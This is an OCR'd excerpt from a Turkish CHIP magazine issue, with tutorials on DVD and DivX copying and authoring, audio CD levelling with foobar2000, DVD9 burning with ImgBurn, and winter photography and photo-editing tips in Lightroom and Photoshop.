**Çözüm:** Kayıt Defteri üzerinden dört farklı kalite seviyesinden birini seçebilirsiniz. Ancak bu seçeneklere Recode üzerinden doğrudan ulaşmanız mümkün olmuyor. Kaliteyi değiştirmek için *Çalıştır / regedit* komutuyla Kayıt Defteri Düzenleyicisi'ni çalıştırın. *HKEY_CURRENT_USER\Software\Ahead\Recode\Preferences* anahtarına geçin. Burada CompressMode değerine çift tıklayın. 0 ile 3 arasında bir değer seçebilirsiniz. Maximum sharpness için 0 ve Maximum smooth için 3 arasında bir değer kullanabilirsiniz. 150 dakika ve üzeri ya da eski filmler için üçü tercih ederek artefakt oluşumunu engelleyebilirsiniz. Ancak iki saatten daha kısa süreli filmlerde en iyi sonucu elde etmek için →


0'ı kullanmalısınız.

Recode ile daha önce herhangi bir film kopyalamadıysanız Kayıt Defteri Düzenleyicisi'nden yukarıda bahsedilen değerleri ayrıca yaratmanız gerekecek. *Yeni / DWORD Değeri*'ne tıklayın ve yeni değeri CompressMode olarak adlandırın. Artık üzerine çift tıklayarak kullanmak istediğiniz sıkıştırma modunu seçebilirsiniz.

Sık sık film kopyalayan kullanıcılar **http://forum.digital-digest.com/showthread.php?t**=adresinden indirebilecekleri Recode AEC Changer'dan (Adaptive Error Compensation) yardım alabilir. Araç sayesinde yalnızca kullanmak istediğiniz seçeneğe onay işareti eklemeniz yeterli oluyor. Ancak anti virüs yazılımlarından bazıların AEC Changer'ı çalıştırdığınızda hatalı bir virüs uyarısı yapabiliyor. Buna rağmen aracı güvenle çalıştırabilirsiniz.

## Nero 7.7'nin dikkat çeken özellikleri

- **Yeni disk biçimleri:** Blu-ray ve HD-DVD'ye geçmek için daha fazla beklemek istemiyorsanız şu an eldeki en iyi alternatif Nero.
- **En iyi film kopyalama aracı:** Nero, film kopyalamak isteyen kullanıcıların da ilk tercihlerinden. Çünkü bu disk yazma paketi son derece başarılı bir H.264 encoder'ı sunuyor. Ayrıca 7.5 ve sonraki sürümler çok çekirdekli işlemciler için optimize edilmiş durumda. Bu özellikte bir işlemciye sahipseniz sıkıştırma süresi de kısalıyor.
- **Konforlu DVD hazırlama aracı:** Nero Vision mevcut DVD hazırlama araçları içerisinde en güçlüsü olmasa da kolay kullanıma yönelik özelliklere sahip. Güncel sürümde bulunan gelişmiş ve hareketli şablonlar sayesinde başarılı sonuçlar elde edebilirsiniz.
- **Çok kanallı ses desteği:** Pahalı yazılımlar satın almadan çok kanallı sesle çalışmak istiyorsanız elinizdeki en iyi seçeneklerden biri Nero ve içerisindeki Soundtrax aracı. Normalde benzer özelliklerdeki ses düzenleyicilerinin fiyatları yüzlerce dolarla ifade ediliyor.




**8** *DivX HAZIRLAMA* **MediaBuilder ile DivX biçimli filmlere de video DVD'lerden aşina olduğunuz menüleri ekleyebilirsiniz.**

### 8 DivX filmlere DVD benzeri menüler eklemek

**DivX SDK, DivX MediaBuilder, DivX 6.4, VirtualDubMod**

Filmleri yüksek sıkıştırma sağlayan AVI biçiminde saklamak istiyorsunuz, ancak DVD'nin sunduğu menü gibi ekstralardan da vazgeçemiyorsunuz.

**Çözüm:** Nero, filmleri kopyalamak için MPEG 4 biçimini kullanabilse de, menü desteği sunmuyor. Bu nedenle bu kez farklı alternatiflere yönelmeniz gerekiyor. İhtiyacınız olan bir DivX dosyası. Bu dosya yalnızca PC'lerde değil, aynı zamanda DivX Ultra sertifikasını taşıyan DVD oynatıcılarda da izlenebiliyor. JVC, Philips ve Vestel gibi üreticilerin yeni cihazları bu özelliğe sahip.

**Kurulum:** Öncelikle CHIP DVD'sinde yer alan DivX MediaBuilder, VirtualDubMod ve DivX Media Format File SDK'ya ihtiyacınız olacak. Son paketteki DivXMux.exe dosyasını DivX MediaBuilder'ın yer aldığı klasöre kopyalayın. Kaynak olarak DivX ya da XviD ile sıkıştırılmış AVI biçimli filmle birlikte menü arayüzü için kullanacağınız resim dosyalarını hazır tutun.

**Menü oluşturmak:** Mediabuilder.exe dosyasına çift tıklayarak MediaBuilder'ı başlatın. *File / New* menüsünden filme ait AVI dosyasını yükleyin. Açılan pencereden *OK*'e tıklayın. Daha sonra *Features / Add Menu*'ye tıklayın. Ardından backgroundVideoID alanından *from Picture* düğmesine tıklayarak ana menü için bir arka plan resmi seçin. Yazılım resmi AVI biçiminde küçük bir video olarak kaydediyor. MediaBuilder bu iş için kısa süreli olarak VirtualDubMod'a başvuruyor. menuType'taki açılır listeden *title*'ı seçin.

**Düğmeleri yaratmak:** Araç, ana pencerede menü arka planını yüklüyor. [F8]'e tıklayın ve sol fare tuşunu basılı tutarak düğmeyi yerleştirin. Sağda Button properties penceresini bulacaksınız. Buradan button action'ın altından +'ya tıklayarak düğmeye tıklandığında hangi işlemin gerçekleştirileceğini seçin. *Add or edit action*'da "PlayAction"ı işaretleyin. Daha sonra *Select title*'dan asıl filmi seçin. "The title itself"i işaretleyin. *Add action to list*'e ve *OK*'e tıklayın. Filmi başlatacak düğme artık hazır.

**Bölümleri oluşturmak:** Bölümlerin yer aldığı menü için de aynı yolu izlemelisiniz. Tek fark bu menüyü oluşturmadan önce *Features / Create chapters for title*'a tıklamanızın gerekmesi. Buradan bölümler için süre belirleyebilirsiniz. Standart değer beş dakika. Bu değer beklentilerinizi karşılıyorsa *OK*'e tıklayabilirsiniz. Diğer durumda farklı bir zaman aralığı seçmeniz gerekecek. Tüm menüleri oluşturduktan sonra *Features / Create DivX*'e

tıklayın. Diğer işlemler MediaBuilder tarafından gerçekleştirilecek. Film yeniden sıkıştırılmayacağından birkaç dakika içerisinde sonuç elinizde olacak. Hazırladığınız menünün görevini yerine getirip getirmediğini PC'nizde kurulu herhangi bir DivX oynatıcı üzerinden sınayabilirsiniz.


### 9 Müzik CD'leri için ses seviyesini düzenlemek

**Foobar2000**

Bir hit sampler oluşturmak ve onu mümkün olan en yüksek kalitede ses CD'si olarak kaydetmek istiyorsunuz.

**Çözüm:** Nero bu özelliğe sahip olsa da sampler hazırlamak en iyi seçim değil. Şarkılar farklı kaynaklardan alındığından öncelikle onların ses düzeylerini birbiriyle uyumlu hale getirmeniz gerekiyor. Bunun için Nero'daki Normalization'dan daha gelişmiş bir yöntem olan ReplayGain'e başvurmalısınız. ReplayGain'de yüksek ve kısık sesli bölümlerin dinamizmi korunuyor, Normalization'da ise ses düzeyi herhangi bir fark gözetilmeden dengeleniyor. Foobar adlı müzik oynatıcısı ReplayGain özelliğiyle birlikte geldiğinden benzer işlemler için ideal.

CHIP DVD'sinde yer alan foobar'ı kurduktan sonra burninate eklentisini yazılımın kurulu olduğu klasörde Components'in altına kopyalayın. Foobar'ı başlattıktan sonra *file / add files* ile sampler'ınızı oluşturun. Tüm parçaları işaretledikten sonra bağlam menüsü üzerinden *Convert / Write Audio CD*'ye tıklayın. Ekrana gelen Audio CD writer setup'tan *Replay Gain*'e tıklayın. *Source mode*'da açılan menüden *track*'i seçin. "Processing"te ise *apply gain and prevent clipping according to peak*'i tercih edin. Preamp'ın ardındaki hedef değer 89 dB'yi olduğu gibi bırakın. *OK*'e tıklayarak değişiklikleri onaylayın ve *Burn* ile yazma işlemini başlatın.




**9 KUSURSUZ SES** Foobar, Replay Gain ile CD'leriniz için ideal ses düzeyini buluyor.

### 10 DVD9 biçimindeki filmleri kusursuz kopyalamak

**ImgBurn**

Filmlerinizi herhangi bir kalite kaybı yaşamadan kopyalamak istiyorsanız bir DVD9'a aktarmalısınız. Bu işlem sırasında üzerinde dikkatle durmanız gereken bazı noktalar var.

**Çözüm:** Dikkat edilmesi gerekenler üç ana başlıkta toplanabilir. Öncelikle Verbatim gibi markalara ait kaliteli DVD+R DL diskleri tercih etmenizi öneriyoruz. Bu seçim disk yakma riskini, en aza indirgemek için tercih ediliyor. Booktype olarak DVD-ROM'u seçerek oynatıcılarla uyumluluğu arttırabilirsiniz. Ayrıca lazerin birinci katmandan ikinci katmana geçiş yaptığı Layer Break'i de en iyi şekilde seçerek filmin tam bu noktada takılmasını engelleyebilirsiniz. Booktype'ı, CD-DVD Speed'de *Ek ayarlar / Bitsetting*'ten belirleyebilirsiniz. Ancak bu araçta Layer Break için benzer bir özel seçenek bulunmuyor. Bu nedenle DVD9 için ImgBurn'ü tercih etmeniz daha akıllıca olabilir.

CHIP DVD'de yer alan ImgBurn'ü kurun. Masaüstü simgesine çift tıklayarak yazılımı başlatın. Ana pencereden *Mode*'a tıklayın ve Build'ın önüne onay işareti ekleyin. Output'u Device olarak değiştirin. Sol üstteki pencereden klasör simgesine tıklayın ve orijinal DVD'deki VIDEO_TS klasörünün yüklenmesini sağlayın. ImgBurn, kopya koruma mekanizmalarını kıramadığından DVD CSS ile şifrelenmemişse bu işlem başarısız olacaktır. Artık sağdaki bilgisayar simgesine tıklayarak ImgBurn'ün Layer Break'i yerleştirmenizi sağlayan penceresine geçebilirsiniz. Yazılım size farklı öneriler sunacak. ImgBurn'ün Very good ya da Excellent olarak nitelendirdiği noktalardan birini seçin ve *OK*'e tıklayarak seçiminizi onaylayın. Sağdaki pencereden *Options* sekmesine geçin ve File System olarak ISO 9660 + UDF'i seçin. Device sekmesinde *kitap* simgesine tıkladığınızda Change Book Type penceresi açılacaktır. Buradan disk yazıcınızın üreticisini bulun ve *Current Setting*'de açılır menüden For DVD+R DL Media'yı işaretleyin. Burada *New Setting*'i, DVD-ROM olarak ayarlayın. Önce *Change*'e, ardından *OK*'e tıklayarak ana menüye geri dönebilirsiniz. Sol alttaki büyük *Write* simgesine tıklayın. Yazılım güvenlik nedeniyle tüm ayarları yeniden onaylamanızı isteyecek. Her defasında *OK*'e yeniden tıklayarak bu adımı geçin. ImgBurn yazma işlemini tamamladığında kusursuz DVD9 kullanıma hazır hale gelecek ■

MM/ Ozan Ali Dönmez, ozand@chip.com.tr

**4 DVD9** Imgburn, filmlerde katman arası geçişlerdeki takılmaları engelliyor.

**Bağlantılar**

**http://forums.afterdawn.com:** Disk yazmayla ilgili bilgi ve yardım dosyaları

**http://forum.digital-digest.com:** Video DVD'lerle ilgili çok sayıda ipucu

**http://forum.imgburn.com:** ImgBurn adlı ücretsiz yazılımın sorunlarıyla ilgili ipuçları

# Kusursuz fotoğraflar için 10 ipucu

Doğru ipuçları sayesinde kompakt fotoğraf makineleriyle başarılı kış fotoğrafları çekmek mümkün. Kusursuz sonuçlar için resim düzenleme araçları şart.

## Bu yazıda

- Kış koşullarında başarılı fotoğraf çekme
- Kusursuz resim düzenleme
- Fotoğraf arşivini başarıyla yönetme
- Uzman ipucu: Zum efektiyle hareket etkisi yaratma

Henüz sona ermeyen kış günleri, fotoğrafçılar açısından soğuğun ve kar yağışının dışında özel ışık oranları açısından da son derece önemli. Ancak dijital fotoğraf makinelerinin birçoğunun eksi sıcaklık değerleriyle arasının iyi olduğunu ve beyaz renk yoğunluğu arttığında her zamanki başarısını sergilediklerimi söylemek güç. CHIP, bu sorunlardan yola çıkarak fotoğraf makinenizi zorlu kış şartlarına hazır hale getirmenin, kar altında bile uzman fotoğrafçılar gibi başarılı çekimler yapmanın ve bu fotoğraflara çeşitli yazılımlarla , uzman ve ipuçlarıyla müdahale ederek en iyi sonucu almanın yollarını açıklıyor.

FOTOĞRAFÇILIK

### En iyi kış fotoğraflarını çekmek için

Karlı kış günlerini fotoğraflamak isteyenler için öntanımlı özel modlar sunan fotoğraf makinesi sayısı oldukça az. Bu nedenle fotoğrafçıların başarılı kompozisyonlar için daha dikkatli davranması ve manuel modda çekim yapmayı tercih etmesi gerekebiliyor.

## 1 Fotoğraf makinenizi kış koşullarına hazırlayın

Kar altındaki doğayı fotoğraflamaya başlamadan önce ilk yapmanız gereken, dijital fotoğraf makinenizi kış koşullarına hazır hale getirmek. Çünkü bu koşullarda fotoğraf makinesi satın alırken farkına varmadığınız bazı sorunların su yüzüne çıkması olası. LCD ekranların birçoğu hem yeterli parlaklığı sunmuyor hem de yansımalara neden oluyor ve sonuçta konuyu bu ekran üzerinden takip etmek güçleşiyor. Yansımayı azaltmak için GittiGidiyor (**www.gittigidiyor.com**) gibi bir alışveriş sitesinden PDA'lerin dokunmatik ekranlarına yapıştırılan koruyucu folyolardan edinebilirsiniz. Yoğun ışık altında ekrandan olabildiğince yararlanabilmek için parlaklığı en üst düzeye çıkarmalısınız. Bu durum güç tüketimini artıracağından yanınızda en azından bir adet yedek batarya bulundurmanız akıllıca olacaktır. Soğuğa karşı duyarlı olan bu bataryaları paltonuzun dış ceplerinden biri yerine vücudunuza olabildiğince yakın bir noktada tutmalısınız. Aynı öneri fotoğraf makinesi için de geçerli. Fotoğraf çantanızdan yüksek kapasiteli en az bir adet bellek kartı bulundurarak yer sıkıntısı yaşamadan çekim yapmaya devam edebilirsiniz.

**1 ZAYIF** Ekrandakileri görmek genellikle oldukça güç. Parlaklığı artırın.

**2 BULANIK** Zayıf kontrast otomatik netlemeyi devre dışı bırakıyor.

## 2 Daha hızlı odaklanma

Zorlu kış koşullarında yaptığımız testler, dijital fotoğraf makinelerinin mekanik aksamının aşırı soğukta normalden geç tepki verdiğini ortaya koyuyor. Bu koşullar öncelikle deklanşör gecikmesinin belirgin şekilde artmasına neden oluyor. Gecikmenin en büyük nedeni otomatik odaklama özelliği. Söz konusu etkiyi en aza indirmek için diyaframı manuel olarak seçmeli ve yüksek bir değer tercih etmelisiniz. Bu sayede alan derinliği de artacak ve otomatik netleme özelliğinin netleyeceği düzlemi bulması için gereken zaman kısalacaktır. Ancak bu müdahale pozlama süresinin az da olsa artmasına neden oluyor. Yine de kar manzaralı doğa fotoğraflarında bu sorun değil. Çevrede yeterince ışık olduğundan titreme riski ortadan kalkıyor ve deklanşör gecikmesi kısaldığından kendinize avantaj yaratmış oluyorsunuz. Örneğin sisli ya da bulutların alçakta olduğu düşük kontrastlı ortamlarda, otomatik netleme, işlevini tümüyle yitirebiliyor. Bu durumda öncelikle yüksek kontrastlı bir alandan değer alıp son seçiminizi sonrasında yapmalısınız. Seçtiğiniz ilk alanın gerçek konuyla aynı uzaklıkta olması gerekiyor. Dijital fotoğraf makineniz AF (Auto Focus) tuşuna sahipse bu yeni konunuzu seçmeden önce önceki netliği ara belleğe almanıza izin veriyor. Dijital fotoğraf makinelerinin bazıları elle netleme özelliği de sunuyor. Ancak netliği ekran üzerinden kontrol etmek durumunda kaldığınızda özellikle kış şartlarında elle netlemeden yararlanmak neredeyse imkansız. Çünkü bu ekrandan detayların farkına varmak mümkün olmuyor.

## 3 Otomatik pozlamayı aldatın

Konunuz karlarla çevrelenmişse dikkatli olmalısınız. Çevre koşullarını dikkate almadan fotoğraf çekmeye devam ediyorsanız sizi kötü bir sürpriz bekliyor olabilir. Beyaz mavi kar altında yaptığınız çekimlerin sonrasında bilgisayarınızın başına geçtiğinizde son derece karanlık bir fotoğrafla ve gri bir kar yığınıyla karşı karşıya kalabilirsiniz. Sebep son derece basit: Kardan yansıyan ışık kümesi, algılayıcıyı çevrede büyük bir aydınlık olduğu yanılgısına sürüklüyor. Bu koşullarda dijital fotoğraf makinelerinin birçoğunda düşük enstantane ve diyafram değerleri seçiliyor ve pozlama idealin iki stop altında diyaframla yapılıyor. Bu nedenle çekimler sırasında karşınıza çıkabilecek sorunları ortadan kaldırmak için spot ölçümünü seçin ve pozlama telafisi (exposure compensation) olarak +1 ile +2 değer arttırın. Daha sonra konunuzu ortalayın ve odaklama için deklanşöre yarım basın ve basılı tutun. Kadrajı belirleyin ve fotoğrafı çekin. Fotoğraf makineniz bir AE (Auto Exposure) düğmesine sahipse bununla konunuz üzerinde ölçüm yapın, daha sonra kadrajı belirleyin ve yeniden netleyin. Kişiyi kareyi dolduracak şekilde karda fotoğraflamak istiyorsanız pozla-

## Araçlar CHIP DVD'de

Yazıda adı geçen yazılımları CHIP DVD'sinde bulabilirsiniz **CHIP-Code ◎ FOTOĞRAF ARAÇLARI**

**Adobe Photoshop CS2 Tryout**
Profesyonel resim düzenleme aracı
**Picasa**
Resim arşivini başarıyla yönetiyor
**Ant Renamer**
Dosyaları yeniden adlandırıyor
**Siren**
Fotoğrafların EXIF etiketlerini okuyor
**SimilarpictureII**
Aynı fotoğrafları buluyor
**Gallery Constructor**
Resimlerden web galerileri oluşturuyor
**Hotpixels Eliminator**
Hatalı pikselleri ortadan kaldırıyor
**Smart Data Recovery**
Silinen dosyaları geri yüklüyor
**ViewNResize**
Resimlerin boyutlarını küçültüyor
**AutoStitch**
Panoramik fotoğraflar oluşturuyor

◎ **CHIP DVD'de**

ma telafisinden uzak durun. Aksi halde algılayıcıya ölçüm sırasında daha az ışık düşeceğinden, fotoğraf normalinden daha aydınlık çıkacaktır.

## 4 Beyaz dengesi optimizasyonu

Kayak pistleri genellikle dağların zirvelerine yakın yerlerdedir. UV ışınları burada deniz seviyesinde olduğundan daha yoğundur. Ancak bu, otomatik beyaz dengesi seçeneğinde sorunlara neden olabiliyor ve koşullar ölçüm için uygun değil. Dijital fotoğraf makinelerinin neredeyse tümünde ışık ısısının düzeltilmesi gerekiyor. Yılın bu aylarında dağlarda bu değerler 7.000 – 10.000 Kelvin arasında. Dijital fotoğraf makineniz elveriyorsa elle ayarları tercih edin. Otomatik beyaz dengesini beyaz bir yüzeye (bu durumda kar) göre ayarlamanız yeterli değil. Çünkü UV ışınları fotoğraf makinesi açısından yanıltıcı oluyor. Bu nedenle test amaçlı bir fotoğraf çekmenizi ve beyaz dengesi ayarını buna göre arttırmanız gerekecek. Bu koşullarda objektife takılan skylight filtresi de yalnızca analog makinelerde işe yarıyor.

## 5 Zayıflıkları lehinize kullanın

Dijital fotoğraf makinelerinin can sıkıcı karakteristik özelliklerinden biri çektikleri fotoğrafların belirli koşullar altında ince bir renk perdesiyle örtülmesini engelleyememesi. Noktalar hatalı parlaklık ve renk değerleri alan dağınık piksellerden oluşuyor. Bu durum, dijital fotoğraf makinesiyle gece çekimi yapan fotoğrafçılar için yeni değil. En iyi ışık oranlarında ve dağlarda da ters ışıkta oluşan ve "Blooming" adı verilen bu etkiye yakalanabilirsiniz.

Algılayıcı, üzerinde yer alan çok sayıdaki hücreye düşen aşırı ışık nedeniyle körleşiyor. Doğrudan gelen ışınlara ek olarak saçılanlar da objektiften geçiyor. Pixel blooming'e engel olamıyorsanız onu yaratıcı bir öğeye dönüştürün. Doğrudan ters ışıkta özgün ve ilginç çekimler yapabilirsiniz. Etkiyi belirginleştirmek için yüksek bir ışık duyarlılığı yani yüksek bir ISO değeri seçmelisiniz. Bazı durumlarda en küçük diyafram ve en kısa enstantane bile aşırı pozlamayı engellemede yetersiz kalabilir. Öyleyse ISO değerini adım adım düşürmeyi deneyin. En iyi seçim farklı değerlerle çekim yapmak. Bazı yeni kompakt fotoğraf makinelerinde blooming etkisi elektronik olarak devre dışı bırakılabiliyor. Bu yumuşatıcı özellik elbette güzel ve etkileyici fotoğraflar için ideal ama bizim amaçlarımızı devre dışı bırakmamak.

**4 MASMAVİ** UV ışınları otomatik beyaz dengesini yanıltıyor. Müdahale gerekli.

**6 GRİ KAR** Birçok makine karda pozlamayı kısa tutuyor. Parlaklığı arttırın.

**7 KARANLIK KÖŞELER** Soldaki sorunu Adobe Lightroom'la ortadan kaldırın.

FOTOĞRAF DÜZENLEME


## Eldeki fotoğrafları kusursuzlaştırın

Tercih edilen, elbette daha fotoğraflama aşamasında mükemmel pozlama değerlerine ulaşmak. Ancak bu aşamada istediğiniz sonucu elde edemediğinizde fotoğrafları doğru araçlarla sonradan yeniden düzenleyebilirsiniz. İyi bir fotoğrafı bile bazen bu yolla kusursuz bir kompozisyon haline getirebilirsiniz.

## 6 Kara kendi rengini vermek

Pozlama mekanizması görevini yerine getiremediğinde, karşınıza beyaz yerine gri renkli, iç karartıcı bir kar manzarası geliyorsa, Adobe'un yeni aracı Light room'dan yararlanın. Adobe Lightroom güçlü özellikleriyle tüm iş akışına yardımcı oluyor ve hünerleri görüntüleyip yönetmeden dijital banyo, sunum ve baskıya dek uzanıyor. En iyisi, diğer araçlar yalnızca RAW biçimindeki fotoğrafları dönüştürebilirken Lightroom JPEG fotoğraflar üzerinde de kullanabileceğiniz çok sayıda uzman özellik sunuyor. Bu sayede beyaz dengesiyle oynamak, pozlamayla ilgili değişiklik yapmak ve renk detaylarına orijinal dosyayı koruyarak müdahale etmek mümkün. Bu değişiklikleri şu yolla gerçekleştirebilirsiniz: Öncelikle *File / Import*'tan fotoğraflarınızı yükleyin. Daha sonra içlerinden herhangi birini seçin. Sağ üstten *Develop*'a tıklayarak aynı adlı modülü açın. Sağda resim üzerinde değişiklik yapmanızı sağlayacak çok sayıda ayar çubuğu yer alıyor. *Basic* alanındaki *White balance* ile renk sıcaklığını belirleyebilirsiniz. *As shot* ile her zaman orijinal ayarlara dönebilirsiniz.

Bir sonraki adımda *Exposure* çubuğunu sağa sürükleyerek pozlamayı artırabilirsiniz. Bu seçim sahnenin daha aydınlık görünmesini ve kar örtüsünün parlak beyaz rengini geri almasını sağlayacak. Ancak söz konusu değişiklik bazı bölgelerin aşırı pozlanmasına yol açabilir. *Recovery* çubuğuyla, kaybolan detayları geri alabilirsiniz. →



**9 SOLUK RENKLER** Seçici renk düzeltmesi sayesinde gökyüzünün daha etkileyici görünmesini sağlayabilirsiniz.

## 7 Vignet etkisini ortadan kaldırmak

Masmavi pırıl pırıl bir gökyüzü, bembeyaz kar örtüsü. Bu konunun işlendiği fotoğraflarda fotoğrafın köşelerinde çirkin gölgeler oluşabiliyor. Bunlara Lightroom'da *Develop* alanındaki *Lens Corrections* aracıyla müdahale edebilirsiniz. Bunun için şu yolu izlemelisiniz: *Lens Vignetting*'in altındaki *Amount* çubuğunu sağa çekin. Bu işlemi resmin ortası kadar köşesi de aynı parlaklığa ulaşana dek artırın. İşlem tamam.

## 8 Kontrastı optimize etmek

Az önce yaptığınız değişiklikler fotoğrafın daha solgun bir görünüm kazanmasına neden olabilir. Ancak bu üstesinden gelinebilecek bir sorun. Ton değeri düzeltmesi yardımıyla güçlü renkleri geri kazanabilirsiniz. Bu merkezi araç hemen her resim düzenleme aracında bulunuyor. Lightroom'da aracı *Tone curve* alanında bulabilirsiniz. Grafikteki hafif S eğrisi kontrastın artmasını sağlıyor. Bunun için grafiğin altındaki çubuğu kullanarak eğriye müdahale edebilirsiniz. Aynı müdahaleyi fare yardımıyla da yapabilirsiniz. Seçim alanındaki *ACR Curve* seçeneği ön bilgi olmaksızın da fotoğraftaki kontrastı arttırmanızı sağladığından, son derece pratik. Düzeltmeleri tamamladıktan sonra *File / Export* ile fotoğrafı kaydedebilirsiniz. Açılan iletişim penceresinden kayıt için bir konum, çözünürlük ve ad seçmeniz yeterli.

## 9 Renk uyumunu artırmak

Renk uyumunu artırarak çalışmanızı gerçek bir sanat eserine dönüştürebilirsiniz. Ancak resim düzenleme yazılımı yardımıyla renk doygunluğunu arttırmanın sizi başarıya ulaştırma ihtimali düşük. Fotoğrafınızın karikatüre dönüşmesini istemiyorsanız, seçici renk düzeltmesine başvurun. Bu sayede tonları birbirinden ayırarak bilinçli değişiklikler yapabilirsiniz. yukarıdaki örnek resimde gökyüzünün ve alttan ışık alan bulutların etkisini artırmak istiyorsunuz. Bunun için fotoğrafı Photoshop'a yükledikten sonra üzerinde değişiklik yapmak istediğiniz alanı seçin. Magic wand aracıyla işaretlemeye başlayın →

## Kaosa son vermek elinizde: Fotoğraflarınızı arşivleyin ve gerektiğinde anında bulun

**Karmaşık dosya adları, sabit diskte onlarca farklı klasörde yer alan fotoğrafları bulmanızı daha da zorlaştırabilir. Arşivinizi başarıyla yönetmek için aşağıdaki adımları atmalısınız.**

**KRONOLOJİK** Lightroom sayesinde fotoğraflarınızı tarihe göre sıraladığınızda daha kolay bulabilirsiniz.

### Fotoğraflara kronolojik sıralama

Tüm fotoğrafları aynı klasörde sakladığınızda aradıklarınızı bulmanız zor. Ayrıca klasör içerisindeki dosya sayısı yüzlerle ifade edilmeye başladığında erişim belirgin bir şekilde yavaşlıyor. Bu nedenle dosyaları alırken adları çekim tarihine göre belirlenen yeni klasörler oluşturmalısınız. Adobe Lightroom gibi yazılımlar **(http://labs.adobe.com/technologies/lightroom/)** bu işlemi otomatik olarak gerçekleştirebiliyor.

### Fotoğrafları anında yedekleyin

Herhangi bir değişiklik yapmadan önce fotoğraflarınızı yedeklemeniz akıllıca olacaktır. Dosyaları doğrudan CD/DVD'ye kopyalayabileceğiniz gibi harici bir sabit diskten de yararlanabilirsiniz.

### Dosyaları yeniden adlandırma

Bir sonraki adımda IMG_006.JPG gibi dosya adlarını daha anlamılı olacak şekilde örneğin Tatil_Fethiye-006.JPG şeklinde yeniden adlandırmalısınız. Ad içerisinde çekim tarihine de yer vermeniz, daha sonraki aşamalarda onları bulmanızı kolaylaştırabilir. Picasa ve Siren gibi araçlar resimlerdeki EXIF dosyasında bulunan verilerden yararlanarak bu işlemi anında yerine getirebiliyor.

### Fotoğrafları puanlamak

Yazılımların birçoğu fotoğraflarınızı puanlamanıza izin veriyor. Bu noktada onlara bir ila beş yıldız arasında puan verebilirsiniz. Önerimiz yeterince başarılı olmadığını düşündüğünüz ve düşük puanlar verdiğiniz fotoğrafları dijital çöp olarak niteleyerek uzun süre saklamadan geri dönüşüm kutusuna göndermeniz. Bu, fotoğraflarınız için yeterli disk alanını kazanmanızı sağlayacak.

**10 DETAYLAR** Farklı pozlanmış kareleri üstüste yerleştirerek fotoğrafa kaybolan detayları yeniden kazandırabilirsiniz.

ve Lasso ile ince işlere geçin. Yeni alanları [Ctrl]'ye basılı tutarak ekleyin, çıkarmak için [Alt]'ı kullanın. Lasso dağ kenarlarında son derece iyi çalışıyor. Bu noktada son derece titiz çalışmalısınız.

*Select / Save selection* ile maskeyi Gökyüzü olarak kaydedin. Daha sonra katman paletinde alt kenardaki siyah beyaz çembere tıklayın ve *Selective Color*'ı açın. Bu yeni bir ayar katmanı yaratmanızı sağlıyor. Photoshop seçiminizi onayladıktan sonra ve katmanın küçük bir önizlemesini oluşturuyor. Aynı iletişim penceresindeki *Colors* alanından *Blues*'u seçin. Çubuklar yardımıyla akşam güneşindeki mavi alanların tonlamasını değiştirin. Sarıyı azaltarak gökyüzünün hissedilir derecede aydınlanmasını sağlayın. Magenta ve Black'i yükselterek gökyüzünün vurgusunu artırın. Cyan araç çubuğundan tonlamanın mora mı (eksi değerler) yoksa tam maviye mi (artı değerler) yöneleceğini belirleyebilirsiniz.

Son müdahaleyle bulutların ihtişamını arttırmaya yönelik. Bunun için aynı yoluizleyerek *Hue/Saturation*'a tıklayın. *Edit*'ten *Reds*'i işaretleyin. Damlalığı etkinleştirin ve fotoğrafta güçlendirilmesini istediğiniz renk tonunu barındıran buluta tıklayın. Photoshop renk seçimi çubuğunu otomatik olarak taşıyacak. Saturation'ı arttırın. Bu noktada en yüksek değerler belki mükemmel bir görüntü yaratsa da doğallıktan uzaklaşmak anlamına geliyor. Bu noktada deneme yanılma yöntemi iyi bir seçim. İletişim penceresini kapattıktan sonra *File / Save for web* ile sıkıştırarak, katmanları birleştirmeden de fotoğrafı makul bir boyuta düşürebilirsiniz.

## 10 Parlaklığı artırmak

Çok aydınlık ve karanlık noktalar dijital fotoğraf makineniz açısından sorun olabiliyor ve algılayıcı tüm parlaklık düzeylerini tek adımda kaydedemeyebiliyor. Bu durumda üst uç seviyeler kesiliyor ve siyah/beyaz olarak kaydediliyor. Ancak resim düzenleme yazılımlarıyla bu spektrumu genişletmek elinizde. Bunun için kadrajı değiştirmeden aynı diyafram açıklığında farklı sürelerle pozlayarak iki ya da daha fazla fotoğrafı bir araya getirmeniz gerekecek. Çekimlerde mümkünse üçayak kullanın.

